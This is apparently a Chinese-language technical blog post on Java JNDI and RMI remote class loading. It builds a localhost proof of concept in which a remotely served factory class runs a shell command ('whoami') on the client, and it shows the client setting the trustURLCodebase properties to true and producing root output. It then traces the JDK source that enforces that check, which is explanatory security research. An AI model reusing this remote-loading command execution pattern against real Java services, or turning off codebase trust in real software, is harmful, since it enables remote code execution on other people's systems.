JNDI即Java Naming and Directory Interface(JAVA命名和目录接口),jndi类似于一个索引中心,允许客户端通过name发现和查找数据和对象,并将这些对象加载到本地并运行。

JNDI本事只是一种接口,具体的实现有:
CodeBase 官方文档
Codebase是JVM要加载类文件时的位置,其中 CLASSPATRH 被当作本地代码库,即从本地磁盘加载。除了使用本地加载方式,java还可以通过序列化动态地从远程加载类并使用。
在该方式下,客户端JVM直接通过访问资源服务器(一般为http或者ftp服务器)下载class文件,通过反射加载到本地并执行相应代码。

在该种方式下,要加载的远程类及其所依赖的类文件必须可被客户端访问。

RMI机制中交互的数据是序列化形式传输的,但是传输的只是对象的数据内容,RMI本身并不会传递类的代码。当本地没有该对象的类定义时,RMI提供了一些方法可以远程加载类,也就是RMI动态加载类的特性。
当对象发送序列化数据时,会在序列化流中附加上Codebase的信息,这个信息告诉接收方到什么地方寻找该对象的执行代码。Codebase实际上是一个URL表,该URL上存放了接收方需要的类文件。
远程对象的代码库由远程对象的服务器通过设置系统属性 java.rmi.server.codebase 来指定。
在JVM启动时:
如果可下载类的位置在名为“webvector”的 HTTP 服务器上,在目录“export”(在 web 根目录下),codebase 属性设置如下所示:
java -Djava.rmi.server.codebase=http://webvector/export/注意:当接收程序试图从该URL的Webserver上下载类文件时,它会把类的包名转化成目录,在对应目录下查询类文件。
如果可下载类的位置在名为“webline”的 HTTP 服务器上,在名为“mystuff.jar”的 JAR 文件中,在目录“public”(在 web 根目录下),codebase 属性设置如下所示:
java -Djava.rmi.server.codebase=http://webline/public/mystuff.jar 0-p--p如果可下载类的位置已被分成两个 JAR 文件,“myStuff.jar”和“myOtherStuff.jar”。如果这些 JAR 文件位于不同的服务器上(名为“webfront”和“webwave”),codebase`属性设置如下所示:
java -Djava.rmi.server.codebase="http://webfront/myStuff.jar http://webwave/myOtherStuff.jar"或者在代码中使用 System#setProperty 方法设置配置:
System.setProperty("java.rmi.server.codebase", "ip[:port]/path [other,..]");注意:JVM首先会在
CLASSPATH中搜索要加载对象,当找到之后便不会进行远程加载过程。
在JDK 7u21、6u45 版本之后,System.properties中的 java.rmi.server.useCodebaseOnly 修改为 false,也即只能从预配置的 codebase 中加载类定义。
在更之后的版本,jdk采取
trustCodebase属性来限制jdni的使用。
远程对象的代码库由远程对象的服务器通过设置 java.rmi.server.codebase 属性来指定。RMI server 向 RMI resistry 注册一个绑定名称的远程对象,之后 RMI server 通过一个 remote object reference 来表示该远程对象的资源位置。
RMI client 请求一个 remote object reference,引用(远程对象的stub instance)是客户端用来对远程对象进行远程方法调用的对象。
RMI server 返回一个被请求的远程对象的 reference (the stub instance).

Client 向 Codebase 请求目标Class定义,该 Codebase 是根据客户端之前请求的 reference (the stub instance) 来获取的。
stub 所代表的的类定义(以及它需要的任何其他类)被下载到客户端。
如果所需的类文件在Webserver的根目录下,那么设置Codebase的命令行参数如下:
java -Djava.rmi.server.codebase=protocol://ip[:port]/ .. other args当接收程序试图从该URL的Webserver上下载类文件时,它会把类的包名转化成目录,在Codebase 的对应目录下查询类文件。
如果包含多个class文件,则客户端会分多次下载对应class文件,如果找不到客户端会抛出 NoClassDefError。
例如:如果传递的是类文件 com.project.test ,那么接受方就会到下面的URL去下载类文件:

protocol://ip[:port]/com/project/test.class使用wireshark查看Client加载多个class文件时的http请求:
如果项目被打包为jar,则需要在url中指定该jar包的路径,且客户端会下载整个jar包。
-Djava.rmi.server.codebase=protocol://ip[:port]/project.jar例如:客户端请求的class被包含在某个jar包里:

使用wireshark查看Client加载整个jar包时的http请求:
编写要被远程载入的类:CmdExecutor类:该代码在构造时,执行传入的命令,将文本输出到执行方的终端
package exec;import java.io.*;public class CmdExecutor { String cmd=null; public CmdExecutor(String cmd) throws Exception { System.out.println("Cmd Executor is constructed. cmd: " +cmd); this.cmd = cmd; exec(); . } public void exec() { final Process process; process = Runtime.getRuntime().exec(cmd); try { int value=process.waitFor(); Reader reader =new InputStreamReader(process.getInputStream()); BufferedReader bf = new BufferedReader(reader); String line = null; try { while ((line=bf.readLine())!=null){ System.out.println(line); } }catch (IOException e){ System.err.println("some err happened: "+ e); } } catch (IOException | InterruptedException e) { System.err.println("some err happened: "+ e); } }}实际上客户端并不是直接通过获取工作类,而是需要一个实现了 ObjectFactory 的工厂类去实例化一个真实的工作类对象:该工厂类实例化一个 CmdExecutor,让该实例化对象在构造时就执行 whoami 命令;
import exec.CmdExecutor;import javax.naming.Context;import javax.naming.Name;import javax.naming.spi.ObjectFactory;public class ExecutorFactory implements ObjectFactory { public ExecutorFactory(){ System.out.println("ExecutorFactoryis constructed."); } @Override public Object getObjectInstance(Object o, Name name, Context context, Hashtable<?, ?> hashtable) throws Exception { System.out.println("generating a new CmdExecutor..."); return new CmdExecutor("whoami"); }}之后将编译好的class文件或者打包好的jar包放在web服务器中(注意路径):

编写服务端,创建一个注册中心,将 name 映射到 obj:
package server;import com.sun.jndi.rmi.registry.ReferenceWrapper;import java.rmi.registry.LocateRegistry;import javax.naming.Reference;import java.rmi.registry.Registry;public class RefRegister{ public void start(int port) throws Exception{ // 创建一个注册中心,以port作为端口 Registry registry = LocateRegistry.createRegistry(port); Reference executorRef = new Reference("remote.exec.CmdExecutor", "remote.exec.ExecutorFactory", "http://127.0.0.1:8080/rmi-server.jar"); ReferenceWrapper refObjWrapper = new ReferenceWrapper(executorRef); // 将Executor类绑定到 rmi://127.0.0.1:1099/exec 上 System.out.print("Binding 'refObjWrapper' to 'rim://127.0.0.1:"+port+"/'... "); registry.bind("exec", refObjWrapper); System.out.println("Successful"); } public static void main(String[] args) throws Exception { new RefRegister().start(1099); }}以上代码是开启1079端口运行rim服务,并将 ExecutorFactory 类绑定到与名字:exec 相绑定。
rmi协议通过将该Reference对象序列化,并传输至客户端,以此客户端得知想获取的资源位置。
这里是把hacker-service项目打包成jar文件,所以 CmdExecutor 需要映射到该jar文件的路径。
执行Server类的psvm。(public static void main),启动RMI服务。
客户端代码:
package client;import javax.naming.Context;import javax.naming.InitialContext;public class Client { public static void main(String[] args) throws Exception { System.setProperty("com.sun.jndi.rmi.object.trustURLCodebase","true"); System.setProperty("com.sun.jndi.ldap.object.trustURLCodebase", "true"); String uri = "rmi://127.0.0.1:1079/exec"; Context ctx = new InitialContext(); Object obj = ctx.lookup(uri); System.out.println(obj.getClass()); }}System.setProperty("com.sun.jndi.rmi.object.trustURLCodebase","true");System.setProperty("com.sun.jndi.ldap.object.trustURLCodebase", "true");这两个语句的作用是解除 rmi 与 ldap 的加载远程类Codebase的限制。
如果不设置
"com.sun.jndi.rmi.object.trustURLCodebase"为"true",则可能抛出以下错误:Exception in thread "main" javax.naming.ConfigurationException: The object factory is untrusted. Set the system property 'com.sun.jndi.rmi.object.trustURLCodebase' to 'true'. at com.sun.jndi.rmi.registry.RegistryContext.decodeObject(RegistryContext.java:495) at com.sun.jndi.rmi.registry.RegistryContext.lookup(RegistryContext.java:138) at com.sun.jndi.toolkit.url.GenericURLContext.lookup(GenericURLContext.java:205) at javax.naming.InitialContext.lookup(InitialContext.java:417) at client.Client.run(Client.java:12) at Application.main(Application.java:4)即默认不信任指定的Codebase;
如果不设置
"com.sun.jndi.ldap.object.trustURLCodebase"为"true",则ctx.lookup(uri)会返回一个javax.naming.Reference对象,而不是真正的预期class实例,原因可能是当获取Reference对象并解析资源位置时,会调用ladp协议获取真正的资源。(?ISSUE)
执行Client类的psvm,输出如下:
? java client.ClientExecutorFactory is constructed.generating a new CmdExecutor...Cmd Executor is constructed. cmd: whoamiexec.CmdExecutor ==> whoami: nissclass exec.CmdExecutor
- 远程工厂类首先被实例化。
- 工厂类的
getObjectInstance被调用。- 接口方法返回一个
exec.CmdExecutor对象,并在构造方法中执行whoami命令。
如果以root权限运行客户端:
? sudo java client.Client[sudo] password for niss: ExecutorFactoryis constructed.generating a new CmdExecutor...Cmd Executor is constructed. cmd: whoamiexec.CmdExecutor ==> whoami: rootclass exec.CmdExecutor可以看到客户端所获取的类是完完全全以本地方式运行的。
javax.naming.RefAddr 用于 Reference 中的类定义资源所在地址的抽象。
该类为抽象类,需要实现 getContent() 方法;

最常用的为 StringRefAddr:
public class StringRefAddr extends RefAddr { private String contents; public StringRefAddr(String addrType, String addr) { super(addrType); contents = addr; } public Object getContent() {return contents;} private static final long serialVersionUID = -8913762495138505527L;}contents:具体的地址;javax.naming.Reference

该类包含4个属性:
className:被引用的远程调用类名;all:被引用的类所在地址向量;classFactory:用于生成该类的工厂类名;classFactoryLocation:工厂类地址;注意:第三个构造方法为
Reference(ClassName, classFactory, classFactoryLocation),并没有设置被引用类的地址。
com.sun.jndi.rmi.registry.RemoteReference 接口,用于获取 Reference 对象。
public interface RemoteReference extends Remote { Reference getReference() throws NamingException, RemoteException;}com.sun.jndi.rmi.registry.ReferenceWrapper 类,作为 Reference 类的包装类,实现了 RemoteReference接口;并且其继承于 UnicastRemoteObject ,使其可以作为Stub并远程传输 。
public class ReferenceWrapper extends UnicastRemoteObject implements RemoteReference{ protected Reference wrappee; // reference being wrapped public ReferenceWrapper(Reference wrappee) throws NamingException, RemoteException { this.wrappee = wrappee; } public Reference getReference() throws RemoteException { return wrappee; } private static final long serialVersionUID = 6078186197417641456L;}例:利用 register#lookup(String) 方法获取传输到客户端的类型,发现客户端获取的为 ReferenceWrapper_Stub,可以通过反射调用 getReference 方法获取真实的 Reference:
Registry registry = LocateRegistry.getRegistry("127.0.0.1", port, Socket::new);System.out.println(registry.getClass());Object wrapper = registry.lookup("exec");System.out.println(Arrays.toString(wrapper.getClass().getInterfaces()));Method method = wrapper.getClass().getDeclaredMethod("getReference");Reference ref = (Reference) method.invoke(wrapper);System.out.println(ref.getClass());System.out.println("\t"+ref.getClassName()+"\n\t"+ref.getFactoryClassName()+"\n\t"+ref.getFactoryClassLocation()+"\n\t");class com.sun.jndi.rmi.registry.ReferenceWrapper_Stub[interface com.sun.jndi.rmi.registry.RemoteReference, interface java.rmi.Remote]class javax.naming.Reference remote.exec.CmdExecutor remote.exec.ExecutorFactory http://127.0.0.1:8080/rmi-server.jar大概方法调用栈过程:
<init>:217, VersionHelper12$7 (com.sun.naming.internal)getContextClassLoader:216, VersionHelper12 (com.sun.naming.internal)loadClassWithoutInit:65, VersionHelper12 (com.sun.naming.internal)getObjectFactoryFromReference:148, NamingManager (javax.naming.spi)getObjectInstance:330, NamingManager (javax.naming.spi)decodeObject:499, RegistryContext (com.sun.jndi.rmi.registry)lookup:138, RegistryContext (com.sun.jndi.rmi.registry)lookup:205, GenericURLContext (com.sun.jndi.toolkit.url)lookup:417, InitialContext (javax.naming)run:12, Client (client)main:5, Applicationlookup 方法会调用 javax.naming.InitialContext#getURLOrDefaultInitCtx(java.lang.String) 方法,先判断传入的协议类型,再去获取一个Context。

可以看出根据传入的
rmi://127.0.0.1:1079/exec,该方法返回了一个rmiURLContext对象。
接下来便会根据协议路径来尝试获取 Reference 对象。
根据协议获取的 rmiURLContext 对象的 lookup 方法中,会对协议进行解析,获取对应的 Context 以及 协议URL中的各种字段。
最终会进入 ctx.lookup 方法:

进入方法,发现获取的 Context 的实现类为 RegistryContext:
public class RegistryContext implements Context, Referenceable { private Hashtable<String, Object> environment; private Registry registry; private String host; private int port; private static final NameParser nameParser = new AtomicNameParser(); private static final String SOCKET_FACTORY = "com.sun.jndi.rmi.factory.socket"; /** * Determines whether classes may be loaded from an arbitrary URL code base. */ static final boolean trustURLCodebase; static { // System property to control whether classes may be loaded from an // arbitrary URL codebase PrivilegedAction<String> act = () -> System.getProperty( "com.sun.jndi.rmi.object.trustURLCodebase", "false"); String trust = AccessController.doPrivileged(act); trustURLCodebase = "true".equalsIgnoreCase(trust); } Reference reference = null; // ref used to create this context, if any // Environment property that, if set, indicates that a security // manager should be installed (if none is already in place). public static final String SECURITY_MGR = "java.naming.rmi.security.manager"; ...该类中包含一个静态代码快,用于获取系统属性 com.sun.jndi.rmi.object.trustURLCodebase 判断是否为 "true",并将结果赋值给属性 trustURLCodebase。
在该类的构造方法中,通过前面对协议URL解析出的host、port来获取一个 Registry (实际上是一个 RegisterImpl_Stub,正好符合RMI的调用过程);
之后通过 registry.lookup 方法获取服务端绑定的远程对象的引用包装 ReferenceWrapper(实际上是 ReferenceWrapper_Stub):

之后调用 this.decodeObject 方法,根据 Reference 提供的URL来获取真正的类资源。

该方法会判断之前 registry.lookup 的返回对象是否为 RemoteReference 接口的实现类,由于返回的是一个 ReferenceWrapper_Stub ,所以条件为真,调用接口方法 getReference 获取真正的 Reference 对象: ref。
之后进入条件判断 ref 不为 null,,ref.getFactoryClassLocation 不为 null ,但是 trustURLCode 为 false,之后会抛出 ConfigurationException;
这也是系统属性
com.sun.jndi.rmi.object.trustURLCodebase真正起作用的地方,只有设置为true之后才不会进入这段代码,导致抛出异常。例:
InitialContext context = new InitialContext();Object obj = context.lookup("rmi://127.0.0.1:1099/exec");Exception in thread "main" javax.naming.ConfigurationException: The object factory is untrusted. Set the system property 'com.sun.jndi.rmi.object.trustURLCodebase' to 'true'. at com.sun.jndi.rmi.registry.RegistryContext.decodeObject(RegistryContext.java:495) at com.sun.jndi.rmi.registry.RegistryContext.lookup(RegistryContext.java:138) at com.sun.jndi.toolkit.url.GenericURLContext.lookup(GenericURLContext.java:205) at javax.naming.InitialContext.lookup(InitialContext.java:417)
之后进入 NamingMannager.getObjectInstance 方法。
参数:


判断 refInfo 类型为 Reference 后,通过 ref.getFactoryClassName 获取远程工厂类名。
之后进入 getObjectFactoryFormReference 来获取工厂类Class定义。
